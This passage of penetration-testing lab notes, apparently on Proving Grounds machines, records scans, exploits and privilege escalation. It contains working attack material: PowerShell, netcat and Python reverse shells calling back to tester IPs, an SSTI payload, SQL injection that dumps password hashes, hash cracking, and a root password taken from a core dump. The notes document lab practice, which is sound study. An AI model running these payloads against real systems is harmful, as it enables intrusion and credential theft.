| Check 4 (port 39528/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.9.5-Debian)
| Computer name: pelican
| NetBIOS computer name: PELICAN\x00
| Domain name: \x00
| FQDN: pelican
|_ System time: 2024-10-25T10:20:14-04:00
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 25 09:20:17 2024 -- 1 IP address (1 host up) scanned in 63.56 seconds
```

Reviewing running services for known vulnerabilities, we identified a remote command execution vulnerability in the Exhibitor for ZooKeeper web application.
```
┌──(joe㉿kali)-[~]
└─$ searchsploit Exhibitor
------------------------------------------------------- ---------------------------------
Exploit Title | Path
------------------------------------------------------- ---------------------------------
Exhibitor Web UI 1.7.1 - Remote Code Execution | java/webapps/48654.txt
------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```
The Exhibitor application was found to execute commands included in the 'java.env script' field, when fomatted with backticks or the $() notation. By supplying the desired command and committing changes, we were able to catch a reverse shell as the user charles.
```
┌──(joe㉿kali)-[~/hax/pg/pelican]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.45.183] from (UNKNOWN) [192.168.167.98] 49776
whoami
charles
```
## Privilege Escalation
We were able to list our sudo privileges without supplying charles' password, and identified that we had privileges to run the /usr/bin/gcore command.
```
charles@pelican:/opt/zookeeper$ sudo -l
sudo -l
Matching Defaults entries for charles on pelican:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User charles may run the following commands on pelican:
(ALL) NOPASSWD: /usr/bin/gcore
```
The gcore command allows for the creation of core dumps of processes. Running this command as root allows us to generate core dumps of sensitive processes. Reviewing the process list, we can see that the root user is running the password-store process.
```
charles@pelican:/opt/zookeeper$ ps -aux | grep root | grep pass
ps -aux | grep root | grep pass
root 486 0.0 0.0 2276 140 ? Ss 10:13 0:00 /usr/bin/password-store
```
We then produced a core dump of the password-store process with the gcore utility.
```
charles@pelican:/opt/zookeeper$ sudo /usr/bin/gcore 486
sudo /usr/bin/gcore 486
0x00007fddd67856f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffcf6253d00, remaining=remaining@entry=0x7ffcf6253d00) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28 ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.486
[Inferior 1 (process 486) detached]
```
Running strings on the core dump identified a potential password for the root user.
```
charles@pelican:/opt/zookeeper$ strings core.486 | grep -C 1 -i password
strings core.486 | grep -C 1 -i password
CORE
password-store
/usr/bin/password-store
CORE
--
ELIFCORE
/usr/bin/password-store
/usr/bin/password-store
/usr/lib/x86_64-linux-gnu/libc-2.28.so
--
////////////////
001 Password: root:
ClogKingpinInning731
>A-x86_64
/usr/bin/password-store
HOME=/root
--
PWD=/root
/usr/bin/password-store
bemX
```
Using this password, we were able to su to the root user.
```
charles@pelican:/opt/zookeeper$ su root
su root
Password: ClogKingpinInning731
root@pelican:/opt/zookeeper#
```
# Ochima
## Intro
## Initial Foothold
```
```
## Privilege Escalation
# Squid
## Intro
## Initial Foodhold
```
┌──(joe㉿kali)-[~/hax/pg/squid/spose]
└─$ python3 spose.py --proxy http://192.168.223.189:3128 --target 192.168.223.189
Using proxy address http://192.168.223.189:3128
192.168.223.189 3306 seems OPEN
192.168.223.189 8080 seems OPEN
```
```
# Unencoded
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.45.213',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
# URL Encoded
powershell%20-nop%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27192.168.45.213%27%2C443%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
```
```
# Visit in web browser
http://192.168.216.189:8080/back.php?c=powershell%20-nop%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27192.168.45.213%27%2C443%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
```
```
┌──(joe㉿kali)-[~/hax/pg/squid/spose]
└─$ sudo nc -lvnp 443
[sudo] password for joe:
listening on [any] 443 ...
connect to [192.168.45.213] from (UNKNOWN) [192.168.216.189] 49988
whoami
nt authority\system
PS C:\wamp\www> gc -Path C:\Users\Administrator\Desktop\proof.txt
43db9d8ad53738280a45be3e3a212ebd
PS C:\wamp\www> gc -Path C:\local.txt
4b7f24d45aea50a3ddb183666dac0ffb
```
## Privilege Escalation
# pyLoader
## Intro
## Initial Foothold
```
# Nmap 7.94SVN scan initiated Fri Sep 6 10:47:32 2024 as: nmap -sC -sV -vv -oA nmap/initial pyloader.pg
Nmap scan report for pyloader.pg (192.168.199.26)
Host is up, received echo-reply ttl 61 (0.048s latency).
Scanned at 2024-09-06 10:47:33 CDT for 36s
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBYESg2KmNLhFh1KJaN2UFCVAEv6MWr58pqp2fIpCSBEK2wDJ5ap2XVBVGLk9Po4eKBbqTo96yttfVUvXWXoN3M=
| 256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBdIs4PWZ8yY2OQ6Jlk84Ihd5+15Nb3l0qvpf1ls3wfa
9666/tcp open http syn-ack ttl 61 CherryPy wsgiserver
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: 71AAC1BA3CF57C009DA1994F94A2CC89
| http-title: Login - pyLoad
|_Requested resource was /login?next=http://pyloader.pg:9666/
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_http-server-header: Cheroot/8.6.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 6 10:48:09 2024 -- 1 IP address (1 host up) scanned in 36.50 seconds
```
```
┌──(joe㉿kali)-[~]
└─$ searchsploit pyload
-------------------------------------------------------- ---------------------------------
Exploit Title | Path
-------------------------------------------------------- ---------------------------------
PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE) | python/webapps/51532.py
-------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```
```
# Command before URL encoding
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.196 443 >/tmp/f
┌──(joe㉿kali)-[~/hax/pg/pyloader]
└─$ python3 51532.py -u http://pyloader.pg:9666 -c 'rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%20192.168.45.196%20443%20%3E%2Ftmp%2Ff'
[+] Check if target host is alive: http://pyloader.pg:9666
[+] Host up, let's exploit!
```
```
┌──(joe㉿kali)-[~/hax/pg/pyloader]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.196] from (UNKNOWN) [192.168.199.26] 60852
sh: 0: can't access tty; job control turned off
# whoami
root
# cat /root/proof.txt
18bf7856543bc00e2a7dca6996112b09
```
## Privilege Escalation
# Detection
## Intro
## Initial Foothold
```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen("python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"192.168.45.196\",9001));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"/bin/bash\")'").read() }}
```
{% embed url="" %}
```
┌──(venv)─(root㉿kali)-[/home/joe/hax/pg/detection]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.45.196] from (UNKNOWN) [192.168.199.97] 52556
root@detection:/# cat /root/proof.txt
cat /root/proof.txt
4b23104610703656c41480e23a67c656
```
## Privilege Escalation
# Pipe
## Intro
## Initial Foothold
```
# Nmap 7.94SVN scan initiated Fri Aug 16 10:21:27 2024 as: nmap -sC -sV -vv -oA nmap/initial pipe.pg
Nmap scan report for pipe.pg (192.168.211.45)
Host is up, received echo-reply ttl 61 (0.063s latency).
Scanned at 2024-08-16 10:21:27 CDT for 11s
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNEbgprJqVJa8R95Wkbo3cemB4fdRzos+v750LtPEnRs+IJQn5jcg5l89Tx4junU+AXzLflrMVo55gbuKeNTDtFRU9ltlIu4AU+f7lRlUlvAHlNjUbU/z3WBZ5ZU9j7Xc9WKjh1Ov7chC0UnDdyr5EGrIwlLzgk8zrWx364+S4JqLtER2/n0rhVxa9RCw0tR/oL24kMep4q7rFK6dThiRtQ9nsJFhh6yw8Fmdg7r4uohqH70UJurVwVNwFqtr/86e4VSSoITlMQPZrZFVvoSsjyL8LEODt1qznoLWudMD95Eo1YFSPID5VcS0kSElfYigjSr+9bNSdlzAof1mU6xJA67BggGNu6qITWWIJySXcropehnDAt2nv4zaKAUKc/T0ij9wkIBskuXfN88cEmZbu+gObKbLgwQSRQJIpQ+B/mA8CD4AiaTmEwGSWz1dVPp5Fgb6YVy6E4oO9ASuD9Q1JWuRmnn8uiHF/nPLs2LC2+rh3nPLXlV+MG/zUfQCrdrE=
| 256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCUhhvrIBs53SApXKZYHWBlpH50KO3POt8Y+WvTvHZ5YgRagAEU5eSnGkrnziCUvDWNShFhLHI7kQv+mx+4R6Wk=
| 256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4MSEXnpONsc0ANUT6rFQPWsoVmRW4hrpSRq++xySM9
80/tcp open http syn-ack ttl 61 nginx 1.18.0
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://affliation.local/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 16 10:21:38 2024 -- 1 IP address (1 host up) scanned in 10.65 seconds
```
```
┌──(joe㉿kali)-[~/hax/pg/pipe]
└─$ wpscan --url http://affliation.local -e ap,at -v
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team
Version 3.8.24
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: http://affliation.local/ [192.168.211.45]
[+] Started: Fri Aug 16 10:34:02 2024
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: nginx/1.18.0
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://affliation.local/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://affliation.local/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://affliation.local/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.2 identified (Insecure, released on 2023-03-29).
| Found By: Rss Generator (Passive Detection)
| - http://affliation.local/?feed=rss2, https://wordpress.org/?v=6.2
| - http://affliation.local/?feed=comments-rss2, https://wordpress.org/?v=6.2
[+] WordPress theme in use: twentytwentyone
| Location: http://affliation.local/wp-content/themes/twentytwentyone/
| Last Updated: 2024-07-16T00:00:00.000Z
| Readme: http://affliation.local/wp-content/themes/twentytwentyone/readme.txt
| [!] The version is out of date, the latest version is 2.3
| Style URL: http://affliation.local/wp-content/themes/twentytwentyone/style.css?ver=1.8
| Style Name: Twenty Twenty-One
| Style URI: https://wordpress.org/themes/twentytwentyone/
| Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. With new block patterns, which allow you to create a beautiful layout in a matter of seconds, this theme’s soft colors and eye-catching — yet timeless — design will let your work shine. Take it for a spin! See how Twenty Twenty-One elevates your portfolio, business website, or personal blog.
| Author: the WordPress team
| Author URI: https://wordpress.org/
| License: GNU General Public License v2 or later
| License URI: http://www.gnu.org/licenses/gpl-2.0.html
| Tags: one-column, accessibility-ready, custom-colors, custom-menu, custom-logo, editor-style, featured-images, footer-widgets, block-patterns, rtl-language-support, sticky-post, threaded-comments, translation-ready
| Text Domain: twentytwentyone
|
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.8 (80% confidence)
| Found By: Style (Passive Detection)
| - http://affliation.local/wp-content/themes/twentytwentyone/style.css?ver=1.8, Match: 'Version: 1.8'
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] paid-memberships-pro-2.9.7
| Location: http://affliation.local/wp-content/plugins/paid-memberships-pro-2.9.7/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 2.9.7 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://affliation.local/wp-content/plugins/paid-memberships-pro-2.9.7/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://affliation.local/wp-content/plugins/paid-memberships-pro-2.9.7/readme.txt
...
```
```
┌──(joe㉿kali)-[~/hax/pg/pipe]
└─$ sqlmap -u "http://affliation.local/?rest_route=/pmpro/v1/order&code=" --ignore-code 401 --level 2 --risk 2 -p code -D wordpress -T wp_users -C user_login,user_pass --dump
___
__H__
___ ___["]_____ ___ ___ {1.8.3#stable}
|_ -| . [,] | .'| . |
|___|_ [,]_|_|_|__,| _|
|_|V... |_| https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:01:53 /2024-08-16/
[11:01:53] [WARNING] provided value for parameter 'code' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:01:53] [INFO] resuming back-end DBMS 'mysql'
[11:01:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: code (GET)
Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
Payload: rest_route=/pmpro/v1/order&code=' AND 6295=BENCHMARK(5000000,MD5(0x77536b4d)) AND 'BTNI'='BTNI
---
[11:01:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0
back-end DBMS: MySQL < 5.0.12 (MariaDB fork)
[11:01:53] [INFO] fetching entries of column(s) 'user_login,user_pass' for table 'wp_users' in database 'wordpress'
[11:01:53] [INFO] fetching number of column(s) 'user_login,user_pass' entries for table 'wp_users' in database 'wordpress'
[11:01:53] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[11:01:55] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[11:02:03] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
[11:02:13] [INFO] adjusting time delay to 1 second due to good response times
Eren
[11:02:22] [INFO] retrieved: $P$BdPMS47I2VWPAMQbidHmkga5YtOvjr.
[11:04:06] [INFO] recognized possible password hashes in column 'user_pass'
```
```
┌──(joe㉿kali)-[~/hax/pg/pipe]
└─$ hashcat '$P$BdPMS47I2VWPAMQbidHmkga5YtOvjr.' /usr/share/wordlists/rockyou.txt
...
$P$BdPMS47I2VWPAMQbidHmkga5YtOvjr.:letsyouupdateyourfunnotesandmore
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$BdPMS47I2VWPAMQbidHmkga5YtOvjr.
Time.Started.....: Fri Aug 16 11:06:14 2024 (5 mins, 30 secs)
Time.Estimated...: Fri Aug 16 11:11:44 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1494 H/s (10.58ms) @ Accel:256 Loops:256 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 493568/14344385 (3.44%)
Rejected.........: 0/493568 (0.00%)
Restore.Point....: 493056/14344385 (3.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:7936-8192
Candidate.Engine.: Device Generator
Candidates.#1....: lil jj -> leolions
Hardware.Mon.#1..: Util: 94%
```
```
┌──(joe㉿kali)-[~/hax/pg/pipe]
└─$ sudo nc -lvnp 443
[sudo] password for joe:
listening on [any] 443 ...
connect to [192.168.45.223] from (UNKNOWN) [192.168.211.45] 56024
bash: cannot set terminal process group (475): Inappropriate ioctl for device
bash: no job control in this shell
root@affliation:/var/www/html# whoami
whoami
root
root@affliation:/var/www/html# ls /root/
ls /root/
proof.txt
root@affliation:/var/www/html# cat /root/proof.txt
cat /root/proof.txt
d53152c34893c57af662aed0940a12b5
```
# Pebbles
## Intro
## Initial Foothold
Full TCP Port Scan
```
# Nmap 7.94SVN scan initiated Fri Apr 12 09:23:41 2024 as: nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN /home/joe/hax/pg/results/pebbles.pg/scans/_full_tcp_nmap.txt -oX /home/joe/hax/pg/results/pebbles.pg/scans/xml/_full_tcp_nmap.xml pebbles.pg
adjust_timeouts2: packet supposedly had rtt of -645411 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -645411 microseconds. Ignoring time.
Nmap scan report for pebbles.pg (192.168.247.52)
Host is up, received user-set (0.040s latency).
Scanned at 2024-04-12 09:23:42 CDT for 113s
Not shown: 65530 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 61 vsftpd 3.0.3
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 aa:cf:5a:93:47:18:0e:7f:3d:6d:a5:af:f8:6a:a5:1e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTlsFY1sjAxyC1lqlzeHAaSC0ec76cB5Hoq6aVwMNphXzrhslKqJJ5L0sjOjQem02G6wukOQ/qIVzUZOPxdn4tlN+YuCRqrE7nSIj36hh6JeG4cI9t3qOJUPndLKuKSyJKwV1Dl7gQKcjS0gxO6kWybHMf4CT9a8QsF8mLDPNU3p5VfsEdrgJ+q5hNOmLYJPqwIHTdCweuSwaORn9wQGlmKphGZJlktEKEPwecDZO5KUc6g3N23G+vWv2uCmAw9ov8AQrePxdjz5/QQ8PdY6zedwcLUFjmL5jx9UhZLhDDf/pzP0wiswgm7DZXG6WHwMCbxNo0zX4/HFDswDHc/W+J
| 256 c7:63:6c:8a:b5:a7:6f:05:bf:d0:e3:90:b5:b8:96:58 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOrgGvGclvZKKtoTk+H0ojQxTTSKljSVFLY8udD6Cb8OQLjgd5F48Em8sa7JjoCa4Mn3USw7EttQLL9a1RNEgio=
| 256 93:b2:6a:11:63:86:1b:5e:f5:89:58:52:89:7f:f3:42 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBSm8eCxMlgt56SQ1z3TjY8R0ZY2MMMlYTB4Bby39xXE
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Pebbles
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 7EC7ACEA6BB719ECE5FCE0009B57206B
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
3305/tcp open http syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
8080/tcp open http syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-favicon: Apache Tomcat
|_http-title: Tomcat
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.11 - 4.1 (88%), Linux 4.4 (88%), Linux 3.2.0 (85%), Linux 3.16 (85%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=4/12%OT=21%CT=%CU=%PV=Y%DS=4%DC=T%G=N%TM=6619445F%P=x86_64-pc-linux-gnu)
SEQ(SP=108%GCD=1%ISR=10C%TI=Z%TS=8)
OPS(O1=M551ST11NW7%O2=M551ST11NW7%O3=M551NNT11NW7%O4=M551ST11NW7%O5=M551ST11NW7%O6=M551ST11)
WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
ECN(R=Y%DF=Y%TG=40%W=7210%O=M551NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)
Uptime guess: 0.005 days (since Fri Apr 12 09:19:05 2024)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 39.62 ms 192.168.45.1
2 39.54 ms 192.168.45.254
3 39.88 ms 192.168.251.1
4 39.80 ms pebbles.pg (192.168.247.52)
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr 12 09:25:35 2024 -- 1 IP address (1 host up) scanned in 114.29 seconds
```
Open Ports
* 21/tcp - vsftpd 3.0.3
* 22/tcp - OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
* 80/tcp - Apache httpd 2.4.18 ((Ubuntu))
* 3305/tcp - Apache httpd 2.4.18 ((Ubuntu))
* 8080/tcp - Apache httpd 2.4.18 ((Ubuntu))
### Testing 21/tcp
No anonymous logon available
Credentials admin/admin did not result in access
### Testing 22/tcp
No brute forcing performed yet
### Testing 80/tcp
Login form was available on landing page
Login form not vulnerable to SQLi up to Level/Risk 2 via sqlmap
Found interesting directory - zm (ZoneMinder application)
### Testing 8080/tcp
No login page observed
Found interesting directory - zm (ZoneMinder application)
### Testing 3305/tcp
No login page observed
Found interesting directory - zm (ZoneMinder application)
Performed SQLi on ZoneMinder 1.29.0
```
sqlmap -u 'http://pebbles.pg:3305/zm/index.php' --data 'view=request&request=log&task=query&limit=100' -p 'limit' -D 'zm' -T 'Users' -C Userna
me,Password --dump
...
[10:12:07] [INFO] cracked password 'admin' for user 'admin'
Database: zm
Table: Users
[1 entry]
+----------+---------------------------------------------------+
| Username | Password |
+----------+---------------------------------------------------+
| admin | *4ACFE3202A5FF5CF467898FC58AAB1D615029441 (admin) |
+----------+---------------------------------------------------+
```
Attempting --os-shell option in sqlmap
```
sqlmap -u 'http://pebbles.pg:3305/zm/index.php' --data 'view=request&request=log&task=query&limit=100' -p 'limit' --os-shell
___
__H__
___ ___["]_____ ___ ___ {1.8.3#stable}
|_ -| . [)] | .'| . |
|___|_ [']_|_|_|__,| _|
|_|V... |_| https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m
[*] starting @ 11:05:08 /2024-04-12/
[11:05:08] [INFO] resuming back-end DBMS 'mysql'
[11:05:08] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ZMSESSID=muf90i9ed6t...1llf5i72a1;zmSkin=classic;zmCSS=classic'). Do you want
to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: limit (POST)
Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: view=request&request=log&task=query&limit=100;SELECT SLEEP(5)#
---
[11:05:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:05:10] [INFO] fingerprinting the back-end DBMS operating system
[11:05:10] [INFO] the back-end DBMS operating system is Linux
[11:05:10] [INFO] testing if current user is DBA
[11:05:10] [INFO] fetching current user
[11:05:10] [INFO] resumed: root@localhost
what is the back-end database management system architecture?
[1] 32-bit (default)
[2] 64-bit
> 2
